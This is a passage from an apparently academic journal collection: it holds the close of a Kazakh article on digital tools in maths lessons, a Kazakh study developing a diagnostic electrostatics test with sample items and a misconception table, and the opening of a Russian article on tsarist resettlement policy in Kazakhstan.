- **Саралап оқыту:** Әр оқушының білім деңгейіне сәйкес жеке тапсырмалар беріледі.
- **Онлайн платформадағы топтық жұмыстар:** Бірлескен тапсырмалар арқылы оқушылар өз ойларын еркін жеткізіп, шығармашылықтарын дамытады.

Қорытынды

Қазіргі таңда цифрлық ресурстарды тиімді пайдалану білім алушылар мен педагогтардың зейінін өзіне аударып отырған ауқымы мәселе болып отыр.

Цифрлық білім беру ресурстарының тиімділігі мен қолданылуын талдаудың өзектілігі:

-біріншіден, қазіргі уақыттың цифрландыру жағдайына көшуі болса,

-екіншіден, оқытуды ұйымдастырудағы нормативтік құжаттар мен білім беру стандарттарын және оқу бағдарламаларындағы өзгерістер болып табылады. Цифрлық ресурстардың басты мақсаты- бәсекеге қабілеттілікті арттыру, халықтың өмір сүру сапасын жақсарту, оқу-тәрбие процесін жеделдету және жеңілдету, балаларға, ұстаздарға, ата-аналарға жүктемені азайту. Ең бастысы – білім беру сапасын арттыру.

Цифрлық білім беру ортасы зерттеу жұмысымызда жалпы білім беретін мекемелерде оқу процесін тиімді ұйымдастыру, болашақ маманды дайындауда кәсіби және тұлғалық тәжірибе бере алатын, болашақ маманның өз бойындағы барлық мүмкіндіктерін жүзеге асыруға деген ықылас-ынтасын тудыратын стимулдың қайнар көзі ретінде қарастырылады.

Цифрлық технологияларды математика сабағында тиімді пайдалану оқушылардың шығармашылық қабілеттерін дамытуға және білім сапасын арттыруға ықпал етеді. Интерактивті бағдарламалар, онлайн платформалар, цифрлық құралдар арқылы

оқушылардың қызығушылығы артып, олар өз ойларын еркін білдіруге, зерттеушілік және шығармашылық қабілеттерін жетілдіруге мүмкіндік алады. Сондықтан цифрлық технологияларды жүйелі әрі тиімді қолдану – қазіргі заманғы білім берудің басты талаптарының бірі.

Әдебиеттер

1. Тоқаев, Қ.-Ж. (2023). «Әділетті Қазақстанның экономикалық бағдары» Қазақстан халқына Жолдау. 1 қыркүйек.
2. Қазақстан Республикасының Үкіметі. (2023). Қазақстан Республикасында жоғары білім мен ғылымды дамытудың 2023-2029 жылдарға арналған тұжырымдамасы.
3. Қазақстан Республикасының «Білім туралы» Заңы. 11-бап, 9-тармақ.
4. Бидайбеков Е.Ы. Білімді ақпараттандыру және оқыту мәселелері:
5. /Авторлар ұжымы: Е. Ы. Бидайбеков, В. В. Гриншкун, Г. Б. Камалова, Д. Н. Исабаева, Б. Ғ. Бостанов/ Оқулық. – Алматы, 2014. – 352 б.
6. Әбдиев Қ.С., Беркінбаев К.М. Информатиканың мамандандырылған салаларының қалыптасуы. // Тенденции и стратегия непрерывного педагогического образования. – Алматы, АГУ им. Абая, 2013.- Б. 60

ОӘЖ:372.853

Жоғары сынып оқушыларының электростатиканы түсінуін бағалауға арналған тұжырымдамалық сауалнама әзірлеу

Қазкен Ұлжан Серікқызы

Магистрант, Академик Е.А.Бөкетов атындағы Қарағанды университеті, Физика-техникалық факультеті, Физика және нанотехнологиялар кафедрасы

Кіріспе

Электростатика физикалық зертханалардағы зерттеулердің ауқымын өзгертуде және ғылымды көпшілікке таныстыруда маңызды рөл атқарды. Электростатиканы зерттеу адамдарға статикалық электр, көшірме жасау, найзағай және ұшқын сияқты онымен байланысты күнделікті құбылыстарды түсіндіруге көмектеседі. Оқушыларға келетін болсақ, электростатика электромагнетизмнің тек шағын бөлігі болғанымен, оның жаратылыстану біліміндегі рөлі маңызды, өйткені ол электрокинетиканы зерттеу үшін қажетті шарт болып табылады. Сонымен қатар, электростатиканың тұжырымдамалары мен қағидаларын түсіну электростатика есептерін шешу кезінде тұжырымдамалық ойлау үшін қажетті шарт болып табылады. Осылайша, оқушылар электростатика туралы тұжырымдамалық түсінік алуы керек. Зерттеулер көрсеткендей, оқушылар электростатикамен байланысты терминдердің мағынасы туралы білімінің жоқтығынан немесе тіпті көптеген қате түсініктері мен электростатика тақырыптары бойынша оқуда қиындықтардың болуынан (мысалы, электр заряды немесе электр өрісі) қиындықтарға тап болады.

Осы қате түсініктер мен қиындықтарды түсіну оқушылардың оқытуға дейінгі және кейінгі түсінігін сипаттай алады, оқытудың тиімділігі туралы тиісті ақпарат береді. Сонымен қатар, мұғалімдер оқушылардың қате түсініктері туралы ақпаратты сыныптағы іс-шаралар туралы пайдалана алады (оқушыларды осы қате түсініктерді жеңуге дайындай отырып), ал оқу бағдарламасын әзірлеушілер оқу материалдары туралы оқушылардың қате түсініктері туралы ақпаратты қоса алады. Сондықтан, жоғары сыныптарда электростатиканы оқытуды жақсарту үшін оқушылардың тұжырымдамалық түсінігін диагностикалау үшін құрал әзірлеу қажет. Физиканың басқа бөлімдерінен айырмашылығы, электростатикамен байланысты оқушылардың тұжырымдамалық түсінігін диагностикалауға арналған құралдар аз болды. Оқушылардың электромагнетизм бойынша білімін бағалауға арналған бірнеше құралдар олардың негізінде жатқан теорияға және оның жарамдылығына байланысты оқушылардың тұжырымдамалық түсінігінің деңгейін диагностикалауда кемшіліктерге ие. Осылайша, бұл зерттеудің мақсаты электростатика бойынша оқушылардың тұжырымдамалық түсінігін диагностикалау және осы тест құралын тексеру үшін оқушылардың сандық деректеріне статистикалық талдау жүргізу үшін сапалы әдістері бар тұжырымдамалық тест құралын әзірлеу болып табылады.

ЖАЛПЫ МӘЛІМЕТТЕР

А. Теориялық негіздер:

Электростатикалық заттың электр заряды деп аталатын физикалық қасиеті болуы мүмкін. Электростатика статикалық зарядтарға және олардың бір-біріне әсер ететін күштеріне қатысты. Кулон заңы электр зарядының әсер ететін күшін есептеуге мүмкіндік

береді. Электр заряды электр күшінің әсерін сезетін аймақ электр өрісі ретінде анықталады. Электр өрісі зарядталған бөлшектерге күш әсер ететін “агент” деп болжанады және ол электр құбылыстарымен күресу үшін ыңғайлы “механизмді” қамтамасыз етеді. Электрлік потенциал және электрлік потенциалдық энергия электр өрісінің векторлық табиғатының орнына скалярлық шамаларды пайдаланады және бұл көптеген есептер үшін күштен гөрі пайдалы. Конденсаторлар зарядты (және, демек, электр энергиясын) жинақтауда маңызды рөл атқарады және жұмыс істеу немесе электр өрісін зерттеу үшін қолданылуы мүмкін, ал сыйымдылық кез келген типтегі конденсатордың зарядты қаншалықты тиімді ұстайтынының “сапа көрсеткіші” болып табылады.

В. Оқушылардың қате түсініктері

Зерттеуге 10- сынып оқушылары (N=20) қатысты. Тест 30 сұрақтан тұрды, олар электростатиканың 6 негізгі тұжырымдамасын қамтыды. Сұрақтар фокус-топтың көмегімен әзірленді, оған білім беру сарапшылары және физика мұғалімдері кірді. Деректерді талдау үшін G-DINA моделі таңдалды, өйткені ол күрделі когнитивтік атрибуттарды бағалауға мүмкіндік береді. Жоғарыда айтылғандай, электростатиканы түсіну үшін оқушылар электр зарядын, электр өрісін, Кулон заңын, электрлік потенциалдық энергияны, электрлік потенциалды және сыйымдылықты жақсы меңгеруі керек. Бұл тақырыпқа бірнеше мақала жарияланса да, кейбір зерттеушілер оқушылардың жоғарыда аталған электростатикадағы ұғымдар туралы қате түсініктерін (немесе қиындықтарын) егжей-тегжейлі зерттеді. Мысалы, оқушылар кішкентай зарядталған объектінің үлкенге әсер ететін тартылыс немесе тебіліс күші үлкен және кіші зарядтар қашықтықпен бөлінген кезде кішкентайға әсер ететін үлкен объектінің тартылыс күшінен аз деп елестетеді. Бұл қате түсініктер құралда дұрыс емес (бірақ азғыратын) күмәнді элементтерді құру үшін негіз болады, ал 1-кестеде оқушылардың жоғарыда аталған тұжырымдамаларды зерттеу кезіндегі қате түсініктері немесе қиындықтары жинақталған.

С. Бұрын әзірленген тестілеу құралдары

Оқушылардың электр және магнетизм туралы тұжырымдамалық түсінігін өлшеу үшін бірнеше құралдар әзірленді және бұл құралдардағы кейбір пункттер оқушылардың электростатика туралы тұжырымдамалық түсінігін диагностикалауға алады.

Электростатиканың тұжырымдамалық түсінігін диагностикалауға арналған құрал шеңберінде алты негізгі тұжырымдама зерттелді. Бұл тұжырымдамалар электростатиканы зерттеу кезінде оқушыларда жиі кездесетін негізгі идеялар мен қате ұғымдарды қамтиды. Мысалы, бұл электр өрісі, Кулон заңы, электр өрісінің жұмысы, зарядтардың өзара әрекеттесуі және т.б. сияқты ұғымдар болуы мүмкін. Құралды жасау процесі екіншілік тұжырымдамаларды анықтауды және кең таралған жаңылыстықтарды ескере отырып тапсырмаларды әзірлеуді қамтыды, бұл тұжырымдамаларды тиісті тест тапсырмаларымен байланыстыратын Q матрицасын құруға мүмкіндік берді.

Кесте І. Электростатика ұғымдарын үйрену кезінде оқушылардың қате түсініктері немесе қиындықтары.

Тұжырымдама	Қате түсініктер немесе қиындықтар
1.Электр заряды	1.1 бос зарядтар жоқ, сондықтан электр тогының болмауы оқшаулағыштардың ішінде электр өрісінің болмауын білдіреді.
	1.2 Электростатикалық Нысандар бейтарап нысандарды тарта алмайды.
	1.3 оқушылар электр заряды болмаған кезде электр өрісі жоқ деп санайды.
	1.4 зарядталған нысандарда қарама-қарсы зарядтардың теңгерімсіздігі емес, тек бір заряд түрі болады.
	1.5 зарядтар бірдей заряд белгісі бар өткізгіштер арасында берілмейді.
	1.6 зарядтар арасында беріледі қарама-қарсы біреуі бейтарап болғанша зарядталған өткізгіштер.
	1.7 оқушылар электр зарядтарының кванттық қасиеттері бар екенін білмейді.
	1.8 екі металл нысандағы зарядтар олардың бастапқы зарядтарының белгілеріне қарамастан жанасқаннан кейін өзгеріссіз қалады.
	1.9 бейтарап нысанның заряды жоқ.
	1.10 үйкеліс статикалық электр энергиясының (жалғыз) себебі болып табылады.
2. Электр өрісі	2.1 электр өрісінің сызықтары зарядталған бөлшектердің қозғалыс жолымен шатастырылады.
	2.2 оқушылар электр өрісінің сызықтарын өрістің көлемі, күші немесе тығыздығы бар деп есептейтін нақты объектілер ретінде қабылдайды.
	2.3 формуланы түсіндіру, мұнда тең белгінің оң жағындағы шамалар сол жақтағы шамалардың себебі ретінде қарастырылады ($E = F / q$).
	2.4 оқушылар өрістің қарқындылығы мен электр күшін ажыратпайды.
	2.5 біртекті электр өрісіндегі зарядталған бөлшектер тұрақты жылдамдықпен қозғалады.
	2.6 зарядтың полярлығына қарамастан кез-келген зарядталған бөлшек электр өрісі бағытында қозғалады.
	2.7 өрістің қарама-қарсы бағытында қозғалатын бөлшектер әрқашан баяулайды.
	2.8 электр өрісінің сызығындағы зарядталған бөлшектер ғана оған ұшырайды (егер заряд арқылы сызық өтпесе, күш болмайды).
	2.9 электр өрісінің сызықтары арасында өріс жоқ.

	2.10 оқушылар жаңа оң заряд қосылған кезде электр өрісі өзгермейді, бірақ теріс заряд қосылған кезде азаяды деп санайды.
	2.11 оқушылар электр өрісінің сызықтары қиылысып, өткір шекаралар құра алады деп ойлайды.
	2.12 өріс сызықтары кез келген жерден басталып, аяқталуы мүмкін және олардың саны әрине.
	2.13 электр күштері қоршаған ортаны қажет етпестен қашықтықта әрекет етеді.
	2.14 оқушылар векторлық қосуды қолдана отырып, күштер мен өрістердің суперпозициясы туралы ойлана алмайды.
	2.15 оқушылар электр өрісінің әсерінен зарядталған бөлшектердің әрекетін болжай алмайды.
	2.16 оқушылар электр күшінің шамасында өріс сызықтарының тығыздығын көрсетпейді.
	2.17 электр өрістерінің векторлық / скалярлық қасиеттеріне қатысты шатасулар.
3. Кулон Заңы	3.1 оқушылар үлкен зарядты нысандар кішірек нысандарға көбірек әсер етеді деп санайды.
	3.2 заряд шамасының әсері мен олардың арасындағы қашықтық туралы шатасу.
4.Электрлік потенциалдық энергия	4.1 эквипотенциалды беттегі жол неғұрлым үлкен болса, соғұрлым көп жұмыс қажет болады.
	4.2 оқушылар оң, теріс және нөлдік жұмыс жағдайларын анықтай және түсіндіре алмайды.
	4.3 оқушылар электр өрісі сызықтарының диаграммалары негізінде жұмысты анықтай алмайды.
	4.4 оқушылар электр потенциалы мен энергия арасындағы байланысты түсінбейді.
	4.5 оқушылар айырмашылық (Δ) ұғымын жіберіп алады, бұл формуланың қолданылуын баяулатады ($E = \Delta V / \Delta x \times V/x$).
5.Электрлік потенциал	5.1 оқушылар потенциалдың өзгеруі арқылы электр өрісінің бағытын анықтай алмайды.
	5.2 салыстырмалы түрде жоғары және төмен потенциалды сәйкесінше оң және теріс зарядталған бөлшектермен байланыстырады.

	5.3 оқушылардың көпшілігі энергия немесе электр өрістерінің айырмашылықтарын эквипотенциалдық сызықтардың таралуынан шығара алмайды.
	5.4 оқушылар эквипотенциалды және электр өрісі сызықтарының көріністерін шатастырады.
	5.5 электр потенциалының векторлық / скалярлық қасиеттеріне қатысты шатасулар.
6. Сыйымдылығы	6.1 сыйымдылық тұжырымдамасы зарядталмаған денелер үшін мағынасы жоқ.
	6.2 оқушылар денені зарядтау процесінде не болып жатқанын түсінбейді.
	6.3 өткізгіштердің екі параллель пластинасының арасына оқшаулағышты енгізу зарядтың бір пластинадан екіншісіне өтуіне жол бермеу арқылы жүйенің сыйымдылығын төмендетеді.

Талқылау, шектеулер және перспективалар

Жалпы алғанда, когнитивтік диагностикалық бағалаудың ең қолайлы моделі тиісті параметрлерді бағалау арқылы когнитивтік диагностикалық бағалаудың бірнеше балама модельдерінен таңдалады. Осылайша, бұл зерттеуде ең жақсы модель келесі алты нұсқадан кіріс деректері негізінде таңдалды, олар Q матрицасын және әрбір пункт бойынша оқушылардың жауаптары туралы деректерді қамтиды: DINA моделі; DINO моделі; ACDM моделі; rRUM моделі; HO-DINA моделі; және G-DINA моделі.

Осы зерттеуде әзірленген құралдың негізгі принципі - ол электростатиканың тұжырымдамалық түсінігіне байланысты оқушылардың когнитивтік күшті және әлсіз жақтары туралы егжей-тегжейлі нәтижелерді ұсынады. Әзірлеу процесі екі кезеңнен тұрады: құралды жасау және растау.

Әзірлеу кезеңіне келетін болсақ, алдымен екінші реттік тұжырымдамалар (мысалы, жұмыс және электр өрісі) анықталады; содан кейін олардың қате түсініктерін ескере отырып тапсырмалар жасалады. Қате түсініктер мен тестілік тапсырмалар арасындағы өзара байланыстар CDA модельдерінің кіріс деректері болып табылатын Q матрицасында сақталады. Бұл кезеңде екінші реттік тұжырымдамалар білім беру және дидактикалық сарапшылар анықтайды, олардың жаңадан келгендерге қарағанда терең тұжырымдамалық түсінігі бар, және осы тұжырымдамаларға қатысты қате түсініктер қолданыстағы зерттеулердің негізінде қорытындыланады. Тапсырмалар бір зерттеушінің ғана емес, орта мектептің физика пәнінің мұғалімі мен білім беру саласындағы зерттеушісінен тұратын фокус-топпен әзірленеді. Бұл процесс жауаптарды өңдеу процедурасының бір бөлігі болуға мүмкіндік беретін тест мазмұнының сапасын барынша жақсартуды қамтамасыз етті.

Растау кезеңінде модельдің сәйкестігінің үш деңгейі арқылы ең жақсы модель таңдалады: модель, элемент және жеке деңгей. Сонымен қатар, құрал элементтердің сапасы, тесттің жалпы сенімділігі, құралдың құрылымы және диагностикалық нәтижелері бойынша расталады. Ең жақсы модельді таңдау модельдің тест, элемент және тест нәтижелері мен оқушылардың нақты тұжырымдамалық түсінігі арасындағы деңгейіндегі деректерге сәйкес келуін қамтамасыз етеді. Келесі талдау диагностикалық есептердің оқушылардың тұжырымдамалық түсінігін сенімді және дұрыс көрсететініне кепілдік береді.

Жоғарыда сипатталған процесс пен диагностикалық есептердің сенімділігі мен жарамдылығының дәлелдерін талдау осы зерттеуде әзірленген құралдың электростатика

саласындағы оқушылардың тұжырымдамалық түсінігін анықтау үшін, дәл және сенімді құрал екенін растайды.

Дегенмен, зерттеудің шектеулері де бар. Біріншіден, 7-есептегі CDA моделінен алынған элементтің кемсітуі 0,30-дан төмен, бұл тапсырманың өзінің көзделген классификациялық рөлін орындамауы мүмкін дегенді білдіреді. Фокус-топтағы зерттеушілер оқушылар бұл сұраққа дұрыс жауап беру үшін электр өрістерін түсінуде құзыретті болуы керек дегенге келіскенімен, олар күш пен қозғалыс арасындағы қатынастарды талдауға көмектесетін Ньютон заңында (әсіресе Ньютонның екінші заңында) құзыретті болуы керек (көптеген оқушылар Ньютон заңы туралы білімінің жетіспеуінен бұл сұраққа дұрыс емес жауап береді). Құрал оқушылардың электростатика саласындағы тұжырымдамалық түсінігін диагностикалауға арналған, күш пен қозғалысқа емес, сонымен бірге бұл кемшілік құзыреттілікті классификациялаудың дәлдігі мен сенімділігіне әсер ете алмайды. Сондықтан, 7-тапсырма төмен кемсіту мәніне ие болса да, құралдан алынбайды.

Екіншіден, G-DINA моделі жалған төмен бағалардың жоғары үлесін көрсетті, бұл оқушылар барлық алынған атрибуттар бойынша құзыретті болатынын, бірақ тапсырмаға жауап бере алмайтынын білдіреді, бұл жоғары деңгейлі оқушыларды төмендетіп бағалауға әкеледі. Дегенмен, сәйкессіздік маңызды емес деп танылды, өйткені төмендетіп бағаланған жоғары деңгейлі оқушылар барлық дағдылар бойынша құзыретті болып жіктеледі. Жоғарыда айтылған құзыреттілікті классификациялаудың дәлдігі мен сенімділігі мұны растайды.

Үшіншіден, тест нәтижелері оқушылардың тестте орташа балы 42,4% құрайтынын көрсетеді және іріктемедегі оқушылардың жартысынан көбі әлі меңгермеген көптеген тұжырымдамалар бар, ол тест арқылы анықталды. Бұл нәтиже тест оқушылар үшін жеткілікті күрделі екенін көрсетеді. Дегенмен, қолданыстағы зерттеулерден қорытындыланған жаңылыстықтар электростатиканы түсіну үшін жеңу қажет жаңылыстықтар болып табылады және тесттің күрделілігі сенімділік талдауының нәтижелерімен расталған классификацияның тұрақтылығы мен дәлдігіне әсер етпеді (VIII кестені қараңыз). Демек, тесттің күрделілігі оқушылардың электростатикаға байланысты тұжырымдамаларды үстірт түсінуімен байланысты болуы мүмкін, нашар жасалған тапсырмалармен емес.

Мысал:

1-сұрақ: Нейтралды металл сфера, А деп белгіленген және оң зарядталған металл сфера, В деп белгіленген. А сферасы В сферасына жанасады, содан кейін В алыстатылады. Әрі қарай, бейтарап изолятор суретте көрсетілгендей С нүктесіне орналастырылады. Бейтарап изолятордың болуы А сферасы жасайтын электр өрісіне әсер етпейді және А нүктелік заряд ретінде қарастырылуы мүмкін деп есептейік. Төмендегі мәндердің қайсысы D нүктесіндегі электр өрісінің шамасы болуы мүмкін?

- (A) 0
- (B) $k \times 2.4 \times 10^{-19} / d^2$
- (C) $k \times 2.4 \times 10^{-19} / d^3$
- (D) $k \times 2.4 \times 10^{-19} / d$
- (E) $k \times 4 \times 10^{-17} / d^2$
- (F) $k \times 4 \times 10^{-17} / d^3$
- (G) $k \times 4 \times 10^{-17} / d$
- (H) Сіздің жауабыңыз: _____

Q1.A Q1 жауабына сенімділік бағасы

- (A) Жай ғана болжап отырмын
- (B) Өте сенімсізбін
- (C) Сенімді емеспін
- (D) Сенімдімін
- (E) Өте сенімдімін

(F) Толығымен сенімдімін

Q1.B Q1 жауабына ғылыми негіздеме

(A) Ешқандай еркін заряд жоқ, сондықтан изоляторлардың ішінде электр өрісі жоқ. Демек, D нүктесіндегі электр өрісінің шамасы 0-ге тең.

(B) Сіздің негіздемеңіз: _____

Q1.C Q1.B жауабына сенімділік бағасы

(A) Жай ғана болжап отырмын

(B) Өте сенімсізбін

(C) Сенімді емеспін

(D) Сенімдімін

(E) Өте сенімдімін

(F) Толығымен сенімдімін

2-сұрақ: Схемада қоректендіру көзінен, ажыратқыштан және конденсатордан тұратын тізбек көрсетілген. Конденсатордың сыйымдылығы C -ға тең. Ажыратқыш t_1 уақытында қосылады, t_2 уақытында өшіріледі. Содан кейін t_3 уақытында екі параллель өткізгіш тақташалардың арасына изолятор салынады. Соңында, ажыратқыш t_4 уақытында қосылады. Бұл процесте C сыйымдылығы әртүрлі операцияларға байланысты өзгеруі мүмкін. t_1 , t_2 , t_3 , t_4 уақыттарындағы конденсатордың C сыйымдылығы C_1 , C_2 , C_3 , C_4 ретінде белгіленген. C_1 , C_2 , C_3 , C_4 және C шамаларының қатынасын анықтаңыз.

(A) $C_1 = C$; $C_2 < C$; $C_3 < C$; $C_4 < C$

(B) $C_1 = C$; $C_2 = C$; $C_3 > C$; $C_4 > C$

(C) $C_1 = C$; $C_2 = C$; $C_3 < C$; $C_4 < C$

(D) $C_1 = C$; $C_2 < C$; $C_3 < C$; $C_4 > C$

(E) Сіздің жауабыңыз: _____

Q15.A Q15 жауабына сенімділік бағасы

(A) Жай ғана болжап отырмын

(B) Өте сенімсізбін

(C) Сенімді емеспін

(D) Сенімдімін

(E) Өте сенімдімін

(F) Толығымен сенімдімін

Q2.B Q15 жауабына ғылыми негіздеме

(A) Сыйымдылық ұғымы зарядталмаған денелер үшін мағынасы жоқ. Сондықтан, ажыратқыш өшірілген кезде, сыйымдылық 0-ге тең болады. Екі параллель өткізгіштің арасына изолятор салынған кезде, жүйенің сыйымдылығы азаяды, өйткені изолятор бір тақташадан екіншісіне зарядтың берілуіне кедергі келтіріп, нақты электр тогының өтуіне жол бермейді.

(B) Сіздің негіздемеңіз: _____

Q2.C Q2.B жауабына сенімділік бағасы

(A) Жай ғана болжап отырмын

(B) Өте сенімсізбін

(C) Сенімді емеспін

(D) Сенімдімін

(E) Өте сенімдімін

(F) Толығымен сенімдімін

"Тест 30 көп таңдаулы сұрақтан тұрды, олардың әрқайсысы электростатиканың 6 негізгі тұжырымдамасын (заряд, өріс, Кулон заңы, т.б.) және оқушылардың қате түсініктерін бағалайды. Сұрақтардың үлгілері ғылыми әдебиеттердегі зерттеулерге негізделген."

Тест нәтижелері оқушылардың 60%-ында электр өрісі мен потенциал арасындағы байланысты түсінуде қиындықтар бар екенін көрсетті. Бұл 4.4 және 5.3 қате түсініктерінің жиілігімен расталады.

Әрине, Кивиниеми және басқалар ұсынғандай, тест жеткілікті дифференциалды болса, сәл «тым күрделі» тест оқушылардың алдын ала тесттен кейінгі тестке дейінгі прогресін бақылау үшін оңтайлырақ болуы мүмкін.

Осылайша, бұл тест оқушылар үшін жеткілікті күрделі болса да, ол оқушылардың электростатиканы түсінуін өлшеу үшін пайдалы құрал болып табылады. Қорытындылай келе, бұл зерттеуде шектеулер болса да, біздің жұмысымыз сыныпта тұжырымдамалық түсінікті бағалау үшін CDA және G-DINA тәсілін қолданудың ықтимал мүмкіндіктерін қарастырады.

Осы жұмыстың нәтижесі «Электростатика» бөлімі бойынша оқыту жүйесінің құрылымын жасау болып табылады. Қарағанды қаласы Сәкен Сейфуллин атындағы гимназия базасында апробациядан өтті. Оны төрт жыл бойы оқу процесінде қолдану нәтижесінде оқушылардың қоршаған ортаның физикалық көрінісі туралы түсініктері кеңейіп, әртүрлі күрделілік деңгейіндегі есептерді – базалықтан бастап олимпиадалық деңгейге дейін – шешу үшін қажетті дағдылар мен құзыреттер қалыптасты.

ҚОСЫМША

- DINA моделі (Deterministic Inputs, Noisy “And” Gate) : детерминдік кіріс деректер мен дағдылардың белгілі бір комбинациясына негізделі отырып, дұрыс жауап беру ықтималдығын бағалау үшін қолданылады.

- DINO моделі (Deterministic Inputs, Noisy “Or” Gate) : DINA-дан қажетті дағдылардың кез келгені дұрыс жауап үшін жеткілікті болуы мүмкін деген болжаммен жауаптарды бағалайтынымен ерекшеленеді.

- ACDM моделі (Additive Cognitive Diagnostic Model) : тапсырманы сәтті орындауға әрбір жеке дағдының қосқан үлесін ескеретін аддитивтік модель.
- rRUM моделі (Reduced Reparametrized Unified Model) : дағдылар арасындағы өзара әрекеттесуді болжайтын жеңілдетілген қайта параметрленген біріктірілген модель.

- HO-DINA моделі (Higher-Order Deterministic Inputs, Noisy “And” Gate) : дағдылардың иерархиялық құрылымын ескеретін DINA-ның күрделендірілген нұсқасы.

- G-DINA моделі (Generalized Deterministic Inputs, Noisy “And” Gate): күрделі когнитивтік процестерді талдау үшін бейімделуге болатын жалпыланған модель.

Әдебиеттер тізімі

1. Aguirre, J., & Erickson, G. (1984). Students' conceptions about the vector characteristics of three physics concepts. *Journal of Research in Science Teaching*, 21, 439-454.
2. Taslidere, E. (2016). Development and use of a three-tier diagnostic test to assess high school students' misconceptions about the photoelectric effect. *Research in Science & Technological Education*, 34(2), 164-186.
3. Guruswamy, C., Somers, M. D., & Hussey, R. (1997). Students' understanding of the transfer of charge between conductors. *Physics Education*, 32(2), 91-96.
4. Brewster, H. D. (2009). *Electrostatics*. Oxford Book Company, India.
5. Jonassen, N. (2002). *Electrostatics*. Springer, New York.
6. Muthiraparampil, S. T. (2012). *Misconceptions in electrostatics among learners at University entry point: A South African case study* [Doctoral dissertation, Walter Sisulu University].

7. Lycoudi, M. (2017). *A content analysis of presentations of electrostatics in South African upper secondary school textbooks* [Doctoral dissertation, University of the Witwatersrand].
8. Canbolat, H. (2012). *Electrostatics*. BoD- Books on Demand, Croatia.
9. Jonassen, N. (1998). *Electrostatics*. Springer Science & Business Media, Denmark.

Historical Sciences

УДК 94(574)

Переселенческая политика царизма и переселенческое движение в Казахстане

The resettlement policy of tsarism and the resettlement movement in Kazakhstan

Омарканова Асель Омаркановна

Научный руководитель, сениор-лектор кафедры Истории Казахстана и социально - гуманитарных дисциплин ВКУ им. С.Аманжолова

Omarkanova Asel Omarkanovna

Scientific Supervisor, Senior-Lecturer of the Department of History of Kazakhstan and Social and Humanitarian Disciplines of East Kazakhstan University named after S. Amanzholov

Төлембай Даниал Семейханұлы

студент 2 курса специальности 6B01601 – «История», ВКУ им. Аманжолова, Усть-Каменогорск, Казахстан

Tolembay Danial Semeihanuly

2nd grade Student of the speciality 6B01601-«History», East Kazakhstan university named after S. Amanzholov, Ust-Kamenogorsk, Kazakhstan

Болатов Әлішер Айдынұлы

студент 2 курса специальности 6B01601 – «История», ВКУ им. Аманжолова, Усть-Каменогорск, Казахстан

Bolatov Alisher Aydynuly

2nd grade Student of the speciality 6B01601-«History», East Kazakhstan university named after S. Amanzholov, Ust-Kamenogorsk, Kazakhstan

Аннотация: В этой статье представляются результаты анализа переселенческого движения в Казахстане. Исследования показывают, как влияла переселенческая политика царизма на этнический состав населения, объясняют деятельность переселенческого фонда и как это отразилось на суверенитете Казахстана, аграрной истории Казахстана, оставляя глубокий след в истории внешней политики Казахстана и колониальной политики Царской России.

Annotation: This article introduces the analysis results of migrants policy of tsarism affection on an ethical population composition, explains business of resettlement fund and how this affected on Kazakhstan's sovereignty, agricultural history of Kazakhstan, leaving a deep footprint in history of Kazakhstan's foreign policy and colonial policy imperial Russia.

Ключевые слова: Переселенцы, история Казахстана, переселенческая политика царизма, переселенческое движение, перепись населения, места выхода и размещения переселенцев, этнический состав населения, переселенческий фонд.

Key words: Migrants, History of Kazakhstan, Migrants policy of tsarism, migrants movement, population census, ethical population composition, resettlement fund.

Актуальность темы. С течением времени произошло развитие исторической науки, возросла потребность в воссоздании детальной истории нашей страны, познании своего исторического прошлого, утверждении суверенитета Республики Казахстан, посредством изучения социально-экономического, политического, культурного развития нашей страны.

Историография вопроса. В распоряжении исследователей есть литература нового времени, которая требует критического анализа, ведь они могли не в полной степени отразить реальное положение дел. В источниках не указаны цели колонизаторов, но объясняются экономические и другие интересы царизма. Источники также ценятся наличием статистических данных. К числу исследовании нового времени можно отнести работы М. Красовского [2], где затрагиваются определенные аспекты исследуемой политики переселения, такие как географические описания области [3], жители, их происхождение, места расселения в разные сезоны года [4]

Проблемы аграрной истории Казахстана осветил Б.Сулейменов в труде «Аграрный вопрос в Казахстане последней трети XIX – начала XX вв.» [5]. Из его работы можно отметить рост строительства постоянных жилищ в степях Казахстана, также он рассмотрел социальные отношения в аулах, методы и формы пользования хозяйством.

Не затронутыми остались вопросы отношения русских переселенцев с казахским населением. Данный вопрос разобрал Е. Бекмаханов в своем труде «Казахстан в 20-40 годах XIX века» [6] объяснил отношение к автохтонному населению как к объекту колонизации.

Историки тщательно изучают вопрос переселенческого движения по сей день, ведь к работам написанным в начале XX века, все ещё необходимо проводить критические анализы для построения достоверной истории Казахстана.

Деятельность переселенческого фонда. С конца XIX века переселенческая политика Российской Империи приобрела организованный характер, что потребовало создания специальных механизмов регулирования переселенческого движения. Одним из ключевых инструментов стало формирование переселенческого фонда, основной задачей которого было обеспечить земельными участками прибывающих русских и украинских крестьян.

Формирование фонда. Для перераспределения земельных ресурсов в 1896 - 1902 годах была организована специально назначенная экспедиция под руководством Ф.А. Щербины. Целью экспедиции было исследование земель и выявление «лишней» земли у коренного населения Тургайской, Акмолинской, и Семипалатинской областях. По итогам экспедиции значительные площади сельскохозяйственных природных земель у казахского населения. В результате, согласно выводам комиссии, под переселенческие нужды было изъято до половины всех земельных угодий. Организация переселения и поддержка крестьян. Переселенцы, направлявшиеся в Казахстан, получали ряд льгот и преференций. В рамках земельного фонда им выделялись земельные участки, причем норматив надела изменялся в зависимости от региона и периода переселения. Согласно «Временным правилам о крестьянских переселениях в Семиречье» (1868 год), переселенцам предоставлялось по 30 десятин на мужскую душу, однако к 1883 году этот размер был сокращен до 10 десятин. Переселенцы также получали временные налоговые льготы: освобождение от налогов и повинностей варьировалось от трех до пятнадцати лет в зависимости от региона и периода переселения. Кроме земельных наделов, переселенцы получали материальную помощь в виде денежных субсидий. Например, в Семиреченской области в 1868 году переселенцам предоставлялся кредит до 100 рублей, что по тем временам было существенной суммой, позволяющей наладить хозяйство на новом месте.

Инфраструктурные проекты и переселенческая политика. Переселенческая политика активно сочеталась с развитием инфраструктуры, частности железнодорожного строительства. Важнейшую роль в это процессе сыграл Комитет Сибирской железной дороги, в чьи задачи входила не только координация строительства Транссибирской

магистрала (с 1891 года), но и организация заселения прилегающих территорий. В результате в Акмолинской области в трех уездах было отведено более 2,2 миллион десятин земли для размещения 160 тысяч переселенцев.

